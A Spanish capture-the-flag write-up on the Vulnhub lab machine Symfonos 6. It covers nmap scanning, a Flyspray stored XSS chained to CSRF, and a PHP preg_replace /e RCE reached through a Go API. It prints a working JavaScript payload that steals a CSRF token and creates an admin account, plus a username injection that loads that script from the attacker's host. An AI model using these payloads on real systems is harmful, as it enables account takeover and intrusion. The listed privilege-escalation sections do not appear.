



Writeup de la máquina Symfonos 6

INFORME TÉCNICO

Tomás Álvarez

4 de mayo de 2026



Índice

1. Antecedentes	2
2. Descubrimiento de hosts	3
3. Descubrimiento de puertos abiertos con nmap	3
4. Enumeración de web http puerto 80	7
4.1. Fase de Enumeración: Identificación de Versión de flyspray	9
4.2. Análisis de Vulnerabilidad	9
4.3. Primer ataque - XSS stored a CSRF	9
4.3.1. Mecánica de Explotación	10
4.3.2. Paso 1 - Montar el XSS	10
4.3.3. Paso 2 - Levantar la web local	10
4.3.4. Paso 3 - Esperar a que el usuario Mr Super User consulte la pagina	10
5. Enumeración de Golang net/http server puerto 3000	11
5.1. Analizando repositorio symfonos-blog	12
5.1.1. Análisis de Vulnerabilidad RCE: Modificador /e (Eval)	13
5.2. Analizando repositorio symfonos-api	14
6. Abusando de las API para crear un post y conseguir un RCE	15
6.1. Análisis de /api/api.go: Enumeración de Endpoints	15
6.2. Validación de Conectividad	16
6.3. Análisis de /auth/login: Generación de JWT	16
6.4. Explotación Final: Inyección de Payload vía /v1.0/posts	16
7. Abusando de las API para modificar un post	17
7.1. Listar los id de los posts	18
7.2. Modificar el post indicando el id	18
8. Intrusión y escalada de privilegios	19
8.1. Escalando al usuario achilles	19
8.2. Abusando de binario go con permisos a nivel de sudoers	20
8.2.1. Paso 1 - crear archivo exploit.go	20
8.2.2. Paso 2 - ejecutar el exploit	20



1. Antecedentes

La máquina **Symfonos 6** forma parte de la plataforma de **Vulnhub**, esta máquina está diseñada para poder practicar técnicas de intrusión y explotación de vulnerabilidades en un entorno controlado.

La máquina **Symfonos 6** está catalogada como una máquina de nivel medio, ya que contempla vulnerabilidades y técnicas de escalada como:

- Cross-site scripting (XSS).
- Cross-site request forgery (CSRF).
- Abuso de APIs.
- Abuso de privilegios a nivel de sudoers.

El objetivo de la máquina es ganar acceso como root y obtener las flags de usuario y root.



2. Descubrimiento de hosts

El primer paso en la fase de reconocimiento consiste en identificar la dirección IP asignada a la máquina objetivo dentro del segmento de red local. Al tratarse de un entorno controlado por DHCP, es necesario realizar un escaneo de red para identificar la dirección IP de la máquina víctima y establecer así el punto de partida para la auditoría.

```
~/Maquinas/Vulnhub/symfonos6
> nmap -sn 192.168.0.0/24 | grep "Nmap scan"
Nmap scan report for 192.168.0.1
Nmap scan report for symfonos.local (192.168.0.140)
Nmap scan report for navi (192.168.0.131)
```

Figura 1: Escaneo de la red

3. Descubrimiento de puertos abiertos con nmap

Ya con la dirección IP objetivo podemos pasar a la enumeración de puertos abiertos, en este caso estaremos usando nmap.

Este primer comando se usó para identificar primeramente todos los puertos abiertos, para luego de forma más dedicada hacer la detección de servicios y versiones

```
1 $ sudo nmap -p- -sS -Pn --min-rate 5000 -vvv 192.168.0.140 -oX nmap.xml
```

Listing 1: Detección de puertos abiertos

El primer escaneo arrojó que los puertos 22,80,3000,3306 y 5000 están abiertos, por lo que se procedió a hacer un escaneo para determinar los servicios y versiones que corren en estos puertos

```
1 $ sudo nmap -p 22,80,3000,3306,5000 -sCV -sS -Pn -vvv -oN nmap.txt -oX nmap.xml
```


```
1      STATE SERVICE REASON      VERSION
2 cp      open  ssh      syn-ack ttl 64 OpenSSH 7.4 (protocol 2.0)
3 h-hostkey:
4 2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
5 h-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDf/gc994jzNxH6zt01DmK3gjycek/16sVS6dfftHPUGVQt/
  lyQ4WxKgW77iwAHLBHkcXnd3+F3Z0vt9bAxWosreMK9dh9JMCqNitKGbs3v+GbsBUuJClmERzTqbaL/9
  PqG0Gfbbg3JPgVBAhJpF9SUs2pV2mSrxTgNM5faDf7S5qGzdIn6m8ivP70MtGKdF3ogns26ZIU5kvkqUdqUJb
  /V7HaJjnpDkgQC56Fcy9+FkLHDqsFuB0g4WLuQI+1
  N7jWHzFedWQ5knzVs78dtlPPGdnrqERThIov8Ki3Fz10X4K0sRccAqbosMWAmhJqTbQPle9qag222SqC9EXCikU6d
6 256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
```



```
7 dsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFGrBeScWRqBYfW+
  MJFyVReI/bSSuEsJB1lEMyV1lCt9FWPMMF18konSIH5Wwc0r/9LolA9yFDfLDs2xpF9+hhA=
8 256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
9 h-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO14/cung3UZLOa3rbct1N+MUZnXon2oaNflvb7ISJQW
10 cp open http syn-ack ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
11 tp-title: Site doesn't have a title (text/html; charset=UTF-8).
12 tp-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
13 tp-methods:
14 Supported Methods: OPTIONS GET HEAD POST TRACE
15 Potentially risky methods: TRACE
16 /tcp open http syn-ack ttl 64 Golang net/http server
17 ngerprint-strings:
18 GenericLines, Help:
19 HTTP/1.1 400 Bad Request
20 Content-Type: text/plain; charset=utf-8
21 Connection: close
22 Request
23 GetRequest:
24 HTTP/1.0 200 OK
25 Content-Type: text/html; charset=UTF-8
26 Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
27 Set-Cookie: i_like_gitea=dbee0e4d54422cf1; Path=/; HttpOnly
28 Set-Cookie: _csrf=40nwVOQ_73hKMMSSVBnGW5j1K2w6MTc3NzMxMDY3MTc2NjAwMjE2MA; Path=/;
  Expires=Tue, 28 Apr 2026 17:24:31 GMT; HttpOnly
29 X-Frame-Options: SAMEORIGIN
30 Date: Mon, 27 Apr 2026 17:24:31 GMT
31 <!DOCTYPE html>
32 <html lang="en-US">
33 <head data-suburl="">
34 <meta charset="utf-8">
35 <meta name="viewport" content="width=device-width, initial-scale=1">
36 <meta http-equiv="x-ua-compatible" content="ie=edge">
37 <title> Symfonos6</title>
38 <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
39 <script>
40 ('serviceWorker' in navigator) {
41 navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
42 console.info('ServiceWorker registration successful with scope: ', registrat
43 HTTPOptions:
44 HTTP/1.0 404 Not Found
45 Content-Type: text/html; charset=UTF-8
46 Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
47 Set-Cookie: i_like_gitea=6e12ad04db876164; Path=/; HttpOnly
48 Set-Cookie: _csrf=uTY5gU8QNoHSW_epdB84BP-XFn86MTc3NzMxMDY3MTc5NTA1MjY5Mw; Path=/;
  Expires=Tue, 28 Apr 2026 17:24:31 GMT; HttpOnly
49 X-Frame-Options: SAMEORIGIN
50 Date: Mon, 27 Apr 2026 17:24:31 GMT
51 <!DOCTYPE html>
52 <html lang="en-US">
```



```
53 <head data-suburl="">
54 <meta charset="utf-8">
55 <meta name="viewport" content="width=device-width, initial-scale=1">
56 <meta http-equiv="x-ua-compatible" content="ie=edge">
57 <title>Page Not Found - Symfonos6</title>
58 <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
59 <script>
60 ('serviceWorker' in navigator) {
61   navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
62     console.info('ServiceWorker registration successful
63 tp-title: Symfonos6
64 tp-methods:
65 Supported Methods: GET HEAD
66 /tcp open mysql syn-ack ttl 64 MariaDB 10.3.23 or earlier (unauthorized)
67 /tcp open http syn-ack ttl 64 Golang net/http server
68 tp-title: Site doesn't have a title (text/plain).
69 ngerprint-strings:
70 FourOhFourRequest:
71   HTTP/1.0 404 Not Found
72   Content-Type: text/plain
73   Date: Mon, 27 Apr 2026 17:24:46 GMT
74   Content-Length: 18
75   page not found
76 GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
77   HTTP/1.1 400 Bad Request
78   Content-Type: text/plain; charset=utf-8
79   Connection: close
80   Request
81 GetRequest:
82   HTTP/1.0 404 Not Found
83   Content-Type: text/plain
84   Date: Mon, 27 Apr 2026 17:24:31 GMT
85   Content-Length: 18
86   page not found
87 HTTPOptions:
88   HTTP/1.0 404 Not Found
89   Content-Type: text/plain
90   Date: Mon, 27 Apr 2026 17:24:41 GMT
91   Content-Length: 18
92   page not found
93 OfficeScan:
94   HTTP/1.1 400 Bad Request: missing required Host header
95   Content-Type: text/plain; charset=utf-8
96   Connection: close
97   Request: missing required Host header
98 rVICES unrecognized despite returning data. If you know the service/version, please
99   submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service
100   :
101   =====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
```



6



```
149 41\x20GMT\r\nContent-Length:\x2018\r\n\r\n404\x20page\x20not\x20found"
150 %r(Help,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
151 /plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
152 equest")%r(SSLSessionReq,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nCon
153 ent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
154 \n400\x20Bad\x20Request")%r(Four0hFourRequest,7F,"HTTP/1.0\x20404\x20
155 ot\x20Found\r\nContent-Type:\x20text/plain\r\nDate:\x20Mon,\x2027\x20A
156 r\x202026\x2017:24:46\x20GMT\r\nContent-Length:\x2018\r\n\r\n404\x20pa
157 e\x20not\x20found")%r(LPDString,67,"HTTP/1.1\x20400\x20Bad\x20Request
158 r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clo
159 e\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1.1\x20400\x20
160 ad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConn
161 ction:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1.1\
162 20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf
163 8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(OfficeScan,
164 3,"HTTP/1.1\x20400\x20Bad\x20Request:\x20missing\x20required\x20Host\
165 20header\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnectio
166 :\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\x20required\x20Hos
167 \x20header");
168 Address: B4:8C:9D:DB:51:E5 (AzureWave Technology)
169
170 data files from: /usr/share/nmap
171 ice detection performed. Please report any incorrect results at https://nmap.org/submit/
172
173 ap done at Mon Apr 27 13:24:52 2026 -- 1 IP address (1 host up) scanned in 27.47 seconds
```

Listing 2: Enumeración de servicios y versiones con nmap

#	Servicio	Puerto	Estado	Superficie de ataque
1	OpenSSH 7.4	22	Abierto	Acceso autenticado a la máquina
2	Apache httpd 2.4.6	80	Abierto	Vulnerabilidades web (versión 2013)
3	Gitea (Golang)	3000	Abierto	Panel web, repos, usuarios expuestos
4	MariaDB 10.3.23	3306	Abierto	Acceso directo a base de datos
5	Golang net/http	5000	Abierto	API o servicio web sin identificar

Cuadro 1: Resumen de superficie de ataque

4. Enumeración de web http puerto 80

Al acceder a la página se puede ver la imagen de un guerrero espartano luchando.

Al examinar el código fuente se puede ver lo siguiente: `<!-- Don't waste your time checking for steg -->`

Al usar gobuster para buscar directorios y archivos se identifica una ruta `/posts`, este contiene el siguiente mensaje:

The warrior Achilles is one of the great heroes of Greek mythology. According to legend, Achilles was extraordinarily strong, courageous and loyal, but he had one vulnerability—his Achilles heel. Homer's epic



poem The Iliad tells the story of his adventures during the last year of the Trojan War.


Al buscar directorios y archivos con gobuster dentro del directorio `/posts` se encontró el directorio `/includes` con los siguientes archivos:

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 db.php	2020-04-02 04:27	1.2K	
 dbconfig.php	2020-04-02 04:24	137	

Figura 2: Archivos dentro de `/includes`

Estos archivos corresponden a la conexión que se hace a la base de datos, en la página se puede ver que tienen contenido, por el tamaño del archivo, pero este no es visible desde la página.

Al enumerar de forma más detallada los archivos y directorios usando diferentes **wordlists** se pudo encontrar un directorio llamado `/flyspray`.



ID	Category	Task Type	Priority
1	Backend / Core	Bug Report	Very Low

Figura 3: Tabla de reporte de bugs



Flyspray es un sistema de seguimiento de errores y gestión de tareas escrito en PHP. Esta aplicación web cuenta con múltiples vulnerabilidades para varias de sus versiones lanzadas.

Aquí podemos ver que hay un usuario **Mr Super User** con privilegios de administrador el cual dice que estará revisando constantemente la página atento por actualizaciones.




Figura 4: Mensaje del usuario **Mr Super User**

4.1. Fase de Enumeración: Identificación de Versión de flyspray

Durante la exploración del directorio `/flyspray/docs`, se localizó el archivo `UPGRADING.txt`. Al analizar su contenido, se confirmó que la instancia de **Flyspray** corresponde a la **versión 1.0**, basándose en el último registro de actualización documentado en el sistema de archivos del servidor.

4.2. Análisis de Vulnerabilidad

Esta versión específica presenta una vulnerabilidad crítica de *Cross-Site Scripting* (**XSS**) el cual se acontece al momento de que el navegador carga los nombres de usuario. El vector de ataque identificado permite la ejecución de código arbitrario en el navegador de otros usuarios.

Este fallo puede ser encadenado con un ataque de *Cross-Site Request Forgery* (**CSRF**). Esta combinación (**XSS + CSRF**) permitiría forzar a un usuario autenticado con privilegios elevados a ejecutar acciones involuntarias, tales como la **creación de una nueva cuenta con permisos de administrador**, logrando así el control total sobre la aplicación web.

4.3. Primer ataque - XSS stored a CSRF

El objetivo de este ataque es forzar al usuario **Mr Super User** a ejecutar acciones administrativas de forma involuntaria. Aprovechando la vulnerabilidad **Cross-Site Scripting** (**XSS**). Se inyectará una etiqueta javascript maliciosa encargada de cargar un archivo .js remoto que contiene la lógica para automatizar la creación de un nuevo usuario con privilegios elevados.

El archivo .js alojado en nuestro servidor atacante contiene el siguiente código de explotación:

```
1 var tok = document.getElementsByName('csrftoken')[0].value;
2
3 var txt = '<form method="POST" id="hacked_form" action="index.php?do=admin&area=newuser'
4         '>';
5 txt += '<input type="hidden" name="action" value="admin.newuser"/>';
6 txt += '<input type="hidden" name="do" value="admin"/>';
7 txt += '<input type="hidden" name="area" value="newuser"/>';
8 txt += '<input type="hidden" name="user_name" value="hacker"/>';
```



```
8 txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'  
9 txt += '<input type="hidden" name="user_pass" value="12345678"/>'  
10 txt += '<input type="hidden" name="user_pass2" value="12345678"/>'  
11 txt += '<input type="hidden" name="real_name" value="root"/>'  
12 txt += '<input type="hidden" name="email_address" value="root@root.com"/>'  
13 txt += '<input type="hidden" name="verify_email_address" value="root@root.com"/>'  
14 txt += '<input type="hidden" name="jabber_id" value=""/>'  
15 txt += '<input type="hidden" name="notify_type" value="0"/>'  
16 txt += '<input type="hidden" name="time_zone" value="0"/>'  
17 txt += '<input type="hidden" name="group_in" value="1"/>'  
18 txt += '</form>'  
19  
20 var d1 = document.getElementById('menu');  
21 d1.insertAdjacentHTML('afterend', txt);  
22 document.getElementById("hacked_form").submit();
```

Listing 3: Payload JavaScript para creación de usuario administrador

4.3.1. Mecánica de Explotación

Este código realiza una captura dinámica del `csrftoken` de la sesión activa de la víctima para evadir las protecciones de seguridad. Posteriormente, construye y envía automáticamente un formulario POST hacia el endpoint de administración. Al ejecutarse en el contexto de un usuario con permisos, se produce un **Cross-Site Request Forgery (CSRF)** exitoso que resulta en la creación de un nuevo administrador bajo nuestro control.

Referencia de Exploit: FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery.

4.3.2. Paso 1 - Montar el XSS

Para este primer paso deberemos crear una cuenta con el siguiente nombre de usuario y publicar un comentario en el único reporte de bug que hay en la web que es en donde está el comentario del usuario **Mr Super User**

```
1 "><script src="192.168.0.131/exploit2.js"></script>
```

Una vez que el navegador procesa el nombre de usuario, se fuerza una petición hacia nuestro servidor atacante. Esta petición carga el archivo `exploit2.js`, el cual contiene la lógica necesaria para automatizar la creación del nuevo usuario con permisos de administrador.

4.3.3. Paso 2 - Levantar la web local

A continuación, es necesario desplegar un servidor web local en el directorio donde se aloja el archivo `exploit.js`. Para ello, se utiliza el módulo de Python `http.server` en el puerto 80 mediante el comando: `python3 -m http.server 80`.

4.3.4. Paso 3 - Esperar a que el usuario Mr Super User consulte la pagina

Luego de levantar la web local debemos esperar a que el usuario **Mr Super User** entre a la página.



```
~/Maquinas/Vulnhub/symfonos6/exploit  
> python3 -m http.server 80  
  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.0.140 - - [27/Apr/2026 19:24:52] "GET /exploit2.js HTTP/1.1" 200 -  
^C  
Keyboard interrupt received, exiting.
```

Figura 5: Exploit ejecutado exitosamente

Al verificar si se ha creado el nuevo usuario el cual corresponde en este caso a **hacker:12345678** podemos ver que tuvimos éxito




Figura 6: Acceso como usuario **hacker** con permisos de administrador exitoso

Ya con permisos de administrador podemos ver la siguiente task con el siguiente mensaje el cual contiene las credenciales **achilles:h2sBr9gryBunKdF9** para gitea




Figura 7: Credenciales para gitea

5. Enumeración de Golang net/http server puerto 3000

Con las credenciales conseguidas previamente pude acceder a 2 repositorios en el perfil de **achilles**, estos son **symfonos-blog** y **symfonos-api**.



Figura 8: Gitea corriendo en el puerto 3000




Figura 9: Repositorios existentes en el perfil de achilles

5.1. Analizando repositorio symfonos-blog

Al descargar el repositorio `symfonos-blog` podemos ver los siguientes archivos:

```
1 /symfonos-blog
2 |-- css
3 |   '-- bootstrap.min.css
4 |-- includes
5 |   |-- dbconfig.php
6 |   '-- db.php
7 '-- index.php
8
```

Listing 4: Estructura de symfonos-blog

Este repositorio corresponde a la página que está desplegada en el puerto 80 de la máquina, pero sin el directorio `flyspray`. Desde aquí podemos extraer información importante como las credenciales para las bases de datos. También se identificó una vulnerabilidad crítica de inyección de código debido al uso de funciones obsoletas de PHP.

El archivo `index.php` contiene el siguiente bloque de código:



```
1 while ($row = mysqli_connect_fetch_assoc($result)) {  
2     $content = htmlspecialchars($row['text']);  
3     echo $content;  
4     preg_replace('/./e', $content, "Win");  
5 }
```

Listing 5: Bloque de código vulnerable a RCE

5.1.1. Análisis de Vulnerabilidad RCE: Modificador /e (Eval)

A continuación se detalla la falla de seguridad identificada en el procesamiento de expresiones regulares dentro del aplicativo:

- **Mecánica de Explotación:** El modificador /e en la función `preg_replace` de PHP indica que el motor de expresiones regulares debe tratar el string de reemplazo (`$content`) como **código PHP ejecutable**. Esto permite la interpretación de funciones arbitrarias durante el proceso de sustitución.
- **Origen del Payload:** La variable `$content` se alimenta directamente de la columna `text` de la tabla `posts` en la base de datos. Al tener control sobre los registros de dicha tabla, es posible inyectar código malicioso que será procesado por el servidor.
- **Falla de Lógica en la Sanitización:** Aunque el sistema aplica `htmlspecialchars()`, esta función solo sanitiza caracteres destinados a prevenir ataques de *Cross-Site Scripting (XSS)*, como `<` o `>`. Sin embargo, **no impide** que el motor de PHP interprete comandos de sistema o funciones internas si el string está correctamente formado para el intérprete.

Si se descubre la manera de modificar o añadir un valor en la tabla `text` podemos conseguir un RCE para ganar un acceso inicial a la máquina.



5.2. Analizando repositorio symfonos-api

Al descargar el repositorio `symfonos-api` podemos ver los siguientes archivos:

```
1 /symfonos-api
2 |-- api
3 |   |-- api.go
4 |   '-- v1.0
5 |       |-- auth
6 |       |   |-- auth.ctrl.go
7 |       |   '-- auth.go
8 |       |-- posts
9 |       |   |-- posts.ctrl.go
10 |       |   '-- posts.go
11 |       '-- v1.0.go
12 |-- database
13 |   |-- database.go
14 |   |-- inject.go
15 |   '-- models
16 |       |-- migrate.go
17 |       |-- post.go
18 |       '-- user.go
19 |-- lib
20 |   |-- common
21 |   |   '-- common.go
22 |   '-- middlewares
23 |       |-- authorized.go
24 |       '-- jwt.go
25 |-- main.go
26 |-- .env
27 |-- .gitignore
28 |-- Gopkg.lock
29 |-- Gopkg.toml
30 '-- scripts
31     '-- start-dev
```

Tras analizar el archivo fuente `main.go`, se pudo determinar que esta es la estructura de la página expuesta en el puerto 5000. Esta configuración se deduce mediante el análisis de la gestión de variables de entorno, donde se observa que el puerto no se encuentra hardcodeado, sino que se define dinámicamente:

```
1 port := os.Getenv("PORT")
```

Listing 6: Definición dinámica del puerto en `main.go`

La validación de esta variable se realizó inspeccionando el archivo `.env` externo, el cual contiene la asignación correspondiente:

```
1 PORT=5000
```

Listing 7: Contenido del archivo `.env`



6. Abusando de las API para crear un post y conseguir un RCE

Analizando las APIs que se encuentran en la carpeta `/api` dentro del repositorio se descubre que hay 2 APIs que contienen funciones críticas para la seguridad del aplicativo. La primera de ellas nos permite modificar registros existentes en la columna `text` dentro de la base de datos, afectando directamente al contenido de `http:192.168.0.140/posts`. La segunda API, por el contrario, nos permite crear un nuevo post, esto deriva a la vulnerabilidad de `Remote Command Execute` (RCE) analizada previamente. Para determinar el alcance de estas funciones y validar la explotación, se ejecutaron los siguientes pasos:

6.1. Análisis de `/api/api.go`: Enumeración de Endpoints

Para realizar todas las pruebas relacionadas a las APIs se usó `Postman`, esta es una plataforma de desarrollo colaborativo diseñada para crear, probar, documentar y compartir APIs. La primera fase del análisis se centra en el archivo `/api/api.go`, el cual define la estructura base de las rutas del aplicativo. El código fuente revela el prefijo principal utilizado para agrupar las funciones de la API:


```
1 package api
2
3 import (
4     "github.com/gin-gonic/gin"
5     "symfonos.local/achilles/api/api/v1.0")
6
7 func ApplyRoutes(r *gin.Engine) {
8     api := r.Group("/ls2o4g")
9     {
10         apiv1.ApplyRoutes(api)
11     }
12 }
```

Listing 8: Estructura de rutas en `api.go`

Este archivo establece que todas las APIs son accesibles bajo el directorio `/ls2o4g`. Adicionalmente, se observa la importación de un subdirectorio de rutas localizado en `/api/v1.0`, el cual expone la siguiente lógica de control:

```
1 func ping(c *gin.Context) {
2     c.JSON(200, gin.H{
3         "message": "pong",
4     })
5 }
6 func ApplyRoutes(r *gin.RouterGroup) {
7     v1 := r.Group("/v1.0")
8     {
9         v1.GET("/ping", ping)
10        auth.ApplyRoutes(v1)
11        posts.ApplyRoutes(v1)
12    }
13 }
```

Listing 9: Definición de subrutas y función de verificación (ping)



La función `ping` permite verificar el estado operativo de los servicios. Al enviar una petición `GET` al endpoint concatenado (`/1s2o4g/v1.0/ping`), si las APIs están funcionando correctamente, el servidor devolverá una respuesta en formato JSON con el mensaje `"pong"`. Este paso es fundamental para confirmar que el entorno de ejecución es estable antes de proceder con el resto de vectores de ataque en los módulos de `auth` y `posts`.



Una vez confirmada la conectividad con las APIs, el siguiente objetivo es obtener un **JSON Web Token (JWT)** que permita interactuar con la base de datos para crear un nuevo post. Para este fin, se utiliza el módulo de autenticación localizado en `auth.ApplyRoutes`, empleando las credenciales del usuario `achilles` obtenidas previamente en la fase de explotación de Flyspray.



Con el **JSON Web Token (JWT)** obtenido y configurado en la cabecera de autenticación, se procede a la fase final de la explotación. El objetivo es utilizar la API de creación de posts para insertar un registro que contenga el payload de PHP necesario para ejecutar comandos en el sistema operativo.

16



- **Auth:** Seleccionar el tipo **Bearer Token** e insertar el JWT generado en el paso anterior.
- **Method:** POST
- **Endpoint:** `http://192.168.0.140/ls2o4g/v1.0/posts`
- **Body:** raw (JSON)




Figura 12: Creación de nuevo post escapando un comando

Al enviar la petición y revisar `http://192.168.0.140/posts` podemos ver que se aconteció la vulnerabilidad **Remote Command Execute (RCE)**.

